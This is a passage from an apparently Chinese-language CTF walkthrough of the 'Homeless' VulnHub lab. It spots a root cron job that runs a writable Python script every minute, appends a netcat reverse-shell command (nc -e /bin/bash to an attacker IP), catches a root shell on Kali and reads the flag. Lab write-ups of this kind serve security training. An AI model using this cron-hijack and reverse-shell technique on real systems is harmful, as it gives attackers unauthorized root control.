Message-Id: <E1jITIX-0002DT-NF@creatigon.localhost>
Date: Sun, 29 Mar 2020 04:28:01 -0400

./homeless.py: 1: ./homeless.py: import: not found
./homeless.py: 2: ./homeless.py: Syntax error: word unexpected (expecting ")")

From root@creatigon.localhost Sun Mar 29 04:29:01 2020
Return-path: <root@creatigon.localhost>
Envelope-to: root@creatigon.localhost
Delivery-date: Sun, 29 Mar 2020 04:29:01 -0400
Received: from root by creatigon.localhost with local (Exim 4.89)
      (envelope-from <root@creatigon.localhost>)
      id 1jITJV-0002DZ-Nq
      for root@creatigon.localhost; Sun, 29 Mar 2020 04:29:01 -0400
From: root@creatigon.localhost (Cron Daemon)
To: root@creatigon.localhost
Subject: Cron <root@creatigon> cd /lib/logs/ 66 ./homeless.py
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <PATH=/usr/bin:/bin>
X-Cron-Env: <LOGNAME=root>
Message-Id: <E1jITJV-0002DZ-Nq@creatigon.localhost>
Date: Sun, 29 Mar 2020 04:29:01 -0400

./homeless.py: 1: ./homeless.py: import: not found
./homeless.py: 2: ./homeless.py: Syntax error: word unexpected (expecting ")")

From root@creatigon.localhost Sun Mar 29 04:30:01 2020
Return-path: <root@creatigon.localhost>
Envelope-to: root@creatigon.localhost
Delivery-date: Sun, 29 Mar 2020 04:30:01 -0400
Received: from root by creatigon.localhost with local (Exim 4.89)
      (envelope-from <root@creatigon.localhost>)
      id 1jITKT-0002Df-0X
      for root@creatigon.localhost; Sun, 29 Mar 2020 04:30:01 -0400
From: root@creatigon.localhost (Cron Daemon)
To: root@creatigon.localhost
Subject: Cron <root@creatigon> cd /lib/logs/ 66 ./homeless.py
MIME-Version: 1.0
```

<https://blog.csdn.net/prettyX>

观察时间，和执行的脚本

应该是计划任务每分钟执行一次homeless.py脚本，及报错信息

在上面也看到了，root执行，而downfall有写权限，OK

修改Python脚本

```
vim /lib/logs/homeless.py
```

```
#!/usr/bin/env python
import os
os.system('date')
print "Hello, Bosss!,\nI am cleaning your room"

os.system('/bin/nc -e /bin/bash 192.168.1.135 8888')
```

红线部分为添加代码

在Kali中nc监听

```
root@kali:~# nc -lvvp 8888
listening on [any] 8888 ...
192.168.1.103: inverse host lookup failed: Unknown host
connect to [192.168.1.135] from (UNKNOWN) [192.168.1.103] 50738
whoami
root
█
```

ROOT!

```
cd ~
cat flag.txt
```

```
Well done!.

Woo! woo! woo. You Got it!..
Really Appreciate to solve my challenge...

This is my first time challenge..
I hope next time will be more better than this one! ...

Thanks
Min Ko Ko
hi@creatigong.com

http://www.creatigon.com
http://www.mmsecurity.net
https://www.facebook.com/l33twebhacker      https://blog.csdn.net/prettyX
```

这个靶机包含信息量还是很大的，做一遍应该会有提高
加油：)

参考文章

<https://hackso.me/homeless-1-walkthrough/>

<https://medium.com/@Kartone/vulnhub-homeless-writeup-233164d94481>

<https://blog.csdn.net/nzjdsds/article/details/84324992>